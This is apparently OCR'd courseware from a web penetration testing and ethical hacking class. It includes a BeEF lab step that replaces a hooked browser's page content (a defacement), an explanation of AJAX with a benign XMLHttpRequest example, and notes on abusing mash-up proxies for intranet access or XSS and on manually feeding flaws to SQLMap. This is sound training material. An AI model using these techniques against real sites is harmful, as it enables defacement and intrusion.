Deface the Page

- Let's freak out our victim with an homage to *The Shining*!
- **Firefox:** Command -> Browser -> Hooked Domain -> Replace Content (Deface)
- Enter the following in Deface Content:
  - `<H1>All work and no play makes Jack a dull boy.`
  - Then copy All work and no play makes Jack a dull boy. and paste it in a few dozen times
  - Then enter: `</H1>` and press Execute
- Switch to **Chrome**



Web Penetration Testing and Ethical Hacking

Be sure to rehook Chrome by clicking The Butcher bookmark at the top left before performing the next steps.

- Let's freak out our victim with an homage to *The Shining*!
- **Firefox:** Command -> Browser -> Hooked Domain -> Replace Content (Deface)
- Enter the following in Deface Content:
  - `<H1>All work and no play makes Jack a dull boy.`
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

  - Then enter: `</H1>`
  - Then press Execute.
- Switch to **Chrome.**



That wraps up this lab.


You can freestyle for a bit and try other commands and see what works. Share any interesting and creative BeEF hacks with your instructor.



Next up: a section on Asynchronous JavaScript and XML (AJAX).

Asynchronous JavaScript and XML (AJAX)


- AJAX is the technology enabling Web 2.0
- Uses JavaScript and XML to provide dynamic application functions
- Allows the application to refresh portions of the page
- This allows for more "thick" client type functionality
- Consider Google Maps:
  - It shows satellite images
  - It also includes road information with traffic data overlaid
  - AJAX allows for it to use interactive features while updating only the changed sections



Web Penetration Testing and Ethical Hacking

AJAX is the technology used to enable asynchronous communication between your browser and the web server. In old-style websites, when you click a link, the client has to send a request all the way up the server; the server processes the request and then replies. When the browser gets the entire reply, it redraws the entire screen.

With AJAX, the JavaScript creates XMLHttpRequest objects. Those objects can make requests and receive responses asynchronously, updating the display as responses are received. For example, consider Google Maps. When you go to Google Maps and you search for something and slide the map, your browser uses AJAX to make calls back and forth to the server to retrieve the images that make the map. In this way, the map changes dynamically, but the remainder of the page is static and does not need to be redrawn with each change.



The XMLHttpRequest object has a number of methods and properties; the following five are the most critical to making it work:

- **open:** Specifies the properties of the request. It does not actually initiate a connection.
- **send:** Creates the connection to this property; specifies the function that is called when the ready state changes.
- **readyState:** Set with the state of the request.
- **responseText:** The response from the server is placed in this property.

readyState

- The readyState is a property of the XMLHttpRequest object
- It provides information about the state of the server's response to a request sent via XMLHttpRequest
- The readyState has five possible values:
  - 0: The request is uninitialized
  - 1: The request has been set up
  - 2: The request has been sent
  - 3: Waiting for a response
  - 4: The response is complete
- Our code uses this to take certain actions when the response has been returned

Web Penetration Testing and Ethical Hacking

The readyState property is used quite a bit in AJAX programming. It enables the scripting code to determine what state a response from the server is in. The numeric representations are then used by the application code to determine which actions to run.

XMLHttpRequest Example

```
<html><body>
<button type="button" onclick="theAnswer()">The Answer</button>
<p id="answer"></p>
<script>
function theAnswer() {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4 && xhr.status == 200) {
      document.getElementById("answer").innerHTML =
xhr.responseText;
    }
  }
  xhr.open("GET", "hhgttg.php?q=multiply6by9", true);
  xhr.send("");
}
</script></body></html>
```

Web Penetration Testing and Ethical Hacking

Here you see a simple HTML page with an XMLHttpRequest for sending an HTTP GET request.

In the code, xhr.open() builds the request as a GET, with the specified resource and parameters, and sets the request to be asynchronous (true). xhr.send() causes the request to be sent, after which the onreadystatechange function takes over waiting for a response to come back.


```
<html><body>

<button type="button" onclick="theAnswer()">The Answer</button>

<p id="answer"></p>

<script>
function theAnswer() {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4 && xhr.status == 200) {
      document.getElementById("answer").innerHTML = xhr.responseText;
    }
  }
  xhr.open("GET", "hhgttg.php?q=multiply6by9", true);
  xhr.send("");
}
</script></body></html>
```

Mash-Ups

- One popular "feature" of AJAX-enabled sites is building mash-ups:
  - Combining two or more applications to provide a larger feature set
- Same origin causes issues for these types of sites
- It is common for applications to build proxy capabilities to enable mash-ups

Web Penetration Testing and Ethical Hacking


One of the more popular features of Web 2.0 websites are mash-ups. This is where an application combines two or more other sites into a widget or feature of their site. The same origin policy we discussed earlier in class causes issues for these types of applications. Because of this, many mash-up applications include proxy capabilities to remove this restriction.



The Same Origin policy is still in effect for AJAX applications. This means that the JavaScript can access data only from the same origin that the original JavaScript came from. When the XMLHttpRequest object is created, it can make requests back only to the server the script came from.

Mash-Up Proxy Features

- Typically they use a proxy built in to their application
- This proxy is part of the application:
  - Retrieving pages through it bypasses same origin restrictions



Web Penetration Testing and Ethical Hacking


These applications build the proxy capabilities right inside the application. It receives the requests from the client code and retrieves the site desired. When the client code from both sites is returned to the user, it appears to be coming from the mash-up application allowing the bypass of same origin restrictions.

Mash-Up Proxy Issues


- The main issue is control of the URLs to proxy
- The proxies commonly use GET or POST parameters to call the backend site
- If we can change this, we can perform different attacks:
  - Proxy to attack or browse other sites
  - Instruct the proxy to load malicious JavaScript
- The application may use a check string to prevent this attack type

Web Penetration Testing and Ethical Hacking


The main issue is the control of this URL used by the proxy. If we can change the URL parameter, we can do quite a bit. This parameter is commonly part of a GET or POST request and we can abuse it to either browse to other sites, possibly intranet applications we cannot access directly, or retrieve malicious JavaScript for an XSS attack.



All the typical attacks work against the AJAX interface. But it is made easier by the large amounts of client-side code that performs business logic and has to understand the application flow. This makes the application flow quite clear to a knowledgeable attacker. The attacker can even access business logic in an order not expected by the application. An example of this would be a shopping cart that allowed attackers to use the credit authorization before adding items to the cart. Potentially, this would allow them to purchase items with an authorization for zero dollars.




Mapping AJAX-ified applications is more difficult in a lot of cases. This is because so much of the application functionality is called via client-side code or being dynamically generated. The tools we use most were not designed to parse and evaluate this code. This, of course, causes the tester to manually walk the site to ensure that all the target functionality is added to the site map being worked from.




Exploitation of AJAX applications typically do not have any more difficulty than non-AJAX applications. The problems we run into are caused by the previously discussed issues. For example, if the tool cannot discovery the flaws, it can't seed its exploitation functions.


The easiest way around this is for us to manually seed the flaws to the tools. For example, SQLMap accepts parameters to attack as part of its command-line arguments.



We will next discuss API attacks.

